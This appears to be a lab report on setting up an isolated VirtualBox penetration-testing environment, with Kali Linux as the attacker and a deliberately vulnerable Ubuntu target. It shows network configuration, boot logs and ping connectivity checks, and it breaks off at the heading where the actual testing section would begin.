

TASK 1: BUILDING A PENETRATION TESTING LAB USING VIRTUALBOX

1. Introduction

To support a recent security evaluation initiative at Tech Solutions Inc., a dedicated penetration testing environment was constructed to assess the resilience of a newly deployed server. This controlled setup enables cybersecurity analysts to simulate realistic attack scenarios without exposing production systems to risk.

This report outlines the creation of a virtualized testing environment using Oracle VirtualBox. The vulnerable machine **vul01.ova** serves as the assessment target, while **Kali Linux** operates as the attacker system equipped with industry standard security tools. Both machines were placed on a NAT Network, ensuring isolated communication and preventing external exposure.

The following sections detail the deployment process, network configuration, connectivity verification, and readiness checks that establish a stable foundation for subsequent penetration testing activities such as reconnaissance, vulnerability scanning, exploitation, and post exploitation analysis.

2. Virtual Machine Deployment

To initiate the testing environment, two virtual machines were installed and configured within VirtualBox:

- **Kali Linux (Attacker System):** A specialized Linux distribution designed for penetration testing, digital forensics, and security auditing.
- **vul01.ova (Target System):** A deliberately vulnerable server image intended for hands on security evaluation.

Both machines were successfully launched and confirmed to be functioning normally.




Figure 1: Display of Active Virtual Machines in VirtualBox

3. Network Configuration and Implementation

A dedicated **NAT Network** was created to facilitate secure communication between the attacker and target machines. This network design ensures that both systems can interact internally while remaining isolated from external networks and the host machine.

The NAT Network, named “**NatNetwork**”, was configured with the following parameters:

- **IPv4 Address Range:** 10.0.2.0/24
- **DHCP Services:** Enabled

The configuration was reviewed and validated to ensure proper functionality.




Figure 2: NAT Network Setup Overview in VirtualBox

4. Assigning Virtual Machines to the NAT Network

4.1 Target Machine Configuration (vul01.ova)

The network settings for the target machine were examined to ensure proper connectivity:

- Network Adapter 1 configured to use **NAT Network**
- Network name set to **NatNetwork**




Figure 3: Network Adapter Configuration for vul01.ova

4.2 Attacker Machine Configuration (Kali Linux)

The Kali Linux machine was configured similarly:

- Network Adapter 1 set to **NAT Network**
- Network name set to **NatNetwork**




Figure 4: Network Adapter Configuration for Kali Linux

With both machines assigned to the same NAT Network, internal communication between them was expected to function correctly.

5. Verification of Virtual Machine Boot and Functionality

5.1 Target Machine Boot Validation


The vul01.ova machine booted successfully, progressing through its initialization sequence without errors. The system reached the login prompt, confirming that it was ready for further testing.

```

[ OK ] Mounted Debug File System.
[ 20.134529] Loading iSCSI transport class v2.0-870.
[ 20.139728] systemd[1]: Started Create list of required static device nodes for the current kernel.
[ OK ] Started Create list of required static device nodes for the current kernel.
[ 20.162562] systemd[1]: Started Nameserver information manager.
[ OK ] Started Nameserver information manager.
[ 20.245683] iscsi: registered transport (tcp)
[ 20.251849] systemd[1]: Started Journal Service.
[ OK ] Started Journal Service.
[ OK ] Reached target Network (Pre).
      Starting Create Static Device Nodes in /dev...
[ OK ] Started LVM2 metadata daemon.
[ OK ] Started Set console keymap.
[ 20.530254] iscsi: registered transport (iser)
[ OK ] Started Load Kernel Modules.
      Starting Apply Kernel Variables...
      Mounting FUSE Control File System...
[ OK ] Started Create Static Device Nodes in /dev.
[ OK ] Mounted FUSE Control File System.
      Starting udev Kernel Device Manager...
[ OK ] Started Apply Kernel Variables.
[ OK ] Started Monitoring of LVM2 mirrors, snapshots etc. using dmeventd or progress polling.
[ OK ] Started udev Kernel Device Manager.
      Starting Remount Root and Kernel File Systems...
      Starting LSB: QEMU KVM module loading script...
[ OK ] Started Remount Root and Kernel File Systems.
[ OK ] Reached target Local File Systems (Pre).
      Starting Load/Save Random Seed...
      Starting Flush Journal to Persistent Storage...
      Starting udev Coldplug all Devices...
[ OK ] Started Load/Save Random Seed.
[ OK ] Started Flush Journal to Persistent Storage.
[ OK ] Started LSB: QEMU KVM module loading script.
[ OK ] Started udev Coldplug all Devices.
[ OK ] Started Dispatch Password Requests to Console Directory Watch.

```

Figure 5: System Boot Sequence for vul01

A terminal window with a black background and white text. The text shows the Ubuntu version and the login prompt for a user named vul01.

```
Ubuntu 16.04.3 LTS vul01 tty1
vul01 login: _
```

Figure 6: Login Prompt Display for vul01

6. Network Connectivity Verification

6.1 Attacker Machine Network Configuration

Running ifconfig on Kali Linux confirmed that it received an IP address within the NAT Network. The assigned IP address was **10.0.2.3**, consistent with the expected subnet.




Figure 7: Network Interface Configuration on Kali Linux

6.2 Host Discovery and ARP Enumeration

An ARP scan was conducted to identify active hosts on the NAT Network. The scan detected multiple devices, including the target machine at **10.0.2.15**.





Figure 8: ARP Scan Output Showing Active Hosts

6.3 Connectivity Validation via Ping Test

A ping test from Kali Linux to the target machine (10.0.2.15) showed successful responses with zero packet loss, confirming stable communication.

The image is a screenshot of a Kali Linux terminal window running inside an Oracle VM VirtualBox. The terminal shows a root user at the /home/kali directory. A ping command is executed to the IP address 10.0.2.15. The output shows 23 successful pings with 0% packet loss. The statistics at the bottom indicate 23 packets transmitted, 23 received, and a round-trip time (rtt) of approximately 1.42 to 3.60 ms. A large, semi-transparent 'KALI' logo is visible in the background of the terminal window.

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali
Session Actions Edit View Help

(root@kali)-[/home/kali]
# ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data:
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=1.97 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=3.41 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=2.45 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=1.65 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=1.76 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=4.16 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=4.48 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=2.13 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=2.27 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=2.32 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=9.86 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=2.26 ms
64 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=6.56 ms
64 bytes from 10.0.2.15: icmp_seq=14 ttl=64 time=4.18 ms
64 bytes from 10.0.2.15: icmp_seq=15 ttl=64 time=2.61 ms
64 bytes from 10.0.2.15: icmp_seq=16 ttl=64 time=1.94 ms
64 bytes from 10.0.2.15: icmp_seq=17 ttl=64 time=1.98 ms
64 bytes from 10.0.2.15: icmp_seq=18 ttl=64 time=5.65 ms
64 bytes from 10.0.2.15: icmp_seq=19 ttl=64 time=2.33 ms
64 bytes from 10.0.2.15: icmp_seq=20 ttl=64 time=3.00 ms
64 bytes from 10.0.2.15: icmp_seq=21 ttl=64 time=11.1 ms
64 bytes from 10.0.2.15: icmp_seq=22 ttl=64 time=1.42 ms
64 bytes from 10.0.2.15: icmp_seq=23 ttl=64 time=3.35 ms
^C
 10.0.2.15 ping statistics ---
23 packets transmitted, 23 received, 0% packet loss, time 22753ms
rtt min/avg/max/mdev = 1.421/3.601/11.108/2.482 ms

(root@kali)-[/home/kali]
#
```

Figure 9: Ping Test Results Demonstrating Connectivity to vul01

7. Summary

The penetration testing environment was successfully established. Key achievements include:

- Proper deployment of both virtual machines
- Successful assignment of IP addresses within the NAT Network
- Verified communication between attacker and target systems through ARP scanning and ping testing

This environment is now fully prepared for advanced penetration testing procedures.

TASK 2: PERFORMING PENETRATION TESTING

1. Introduction

Penetration testing plays a vital role in evaluating the resilience of information systems by simulating realistic cyberattacks. This portion of the report documents the security assessment conducted on the vulnerable virtual machine **vul01.ova**, using **Kali Linux** as the attacker platform within a VirtualBox environment. The primary objective was to uncover weaknesses, exploit them, and assess the potential impact of unauthorized access.

The testing methodology followed a structured approach, including reconnaissance, vulnerability identification, exploitation, and post exploitation analysis. Each phase is supported by screenshots and detailed explanations to illustrate the techniques used and the results obtained.

2. Preparing the Penetration Testing Environment

The initial phase of the setup involved creating a dedicated virtual environment for penetration testing. Using Oracle VirtualBox, I deployed both the attacker system (Kali Linux) and the target system (vul01.ova) within isolated virtual machines.

2.1 Virtual Machine Configuration

The target machine was configured to operate within the NAT Network created earlier. This ensured seamless communication with the attacker machine while maintaining isolation from external networks. Both systems were verified to be within the same subnet, enabling direct interaction.

2.2 Verifying Network Connectivity

To confirm that the attacker machine could reach the target system, a ping test was performed. The results demonstrated stable connectivity between Kali Linux and the target machine at **10.0.2.15**, confirming readiness for further testing.

```
root@kali: /home/kali
Session Actions Edit View Help

(root@kali)-[/home/kali]
# ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=1.97 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=3.41 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=2.45 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=1.65 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=1.76 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=4.16 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=4.48 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=2.13 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=2.27 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=2.32 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=9.86 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=2.26 ms
64 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=6.56 ms
64 bytes from 10.0.2.15: icmp_seq=14 ttl=64 time=4.18 ms
64 bytes from 10.0.2.15: icmp_seq=15 ttl=64 time=2.61 ms
64 bytes from 10.0.2.15: icmp_seq=16 ttl=64 time=1.94 ms
64 bytes from 10.0.2.15: icmp_seq=17 ttl=64 time=1.98 ms
64 bytes from 10.0.2.15: icmp_seq=18 ttl=64 time=5.65 ms
64 bytes from 10.0.2.15: icmp_seq=19 ttl=64 time=2.33 ms
64 bytes from 10.0.2.15: icmp_seq=20 ttl=64 time=3.00 ms
64 bytes from 10.0.2.15: icmp_seq=21 ttl=64 time=11.1 ms
64 bytes from 10.0.2.15: icmp_seq=22 ttl=64 time=1.42 ms
64 bytes from 10.0.2.15: icmp_seq=23 ttl=64 time=3.35 ms
^C
— 10.0.2.15 ping statistics —
23 packets transmitted, 23 received, 0% packet loss, time 22753ms
rtt min/avg/max/mdev = 1.421/3.601/11.108/2.482 ms

(root@kali)-[/home/kali]
#
```

Figure 10: ICMP Ping Response from Target Machine

3. Conducting Penetration Testing

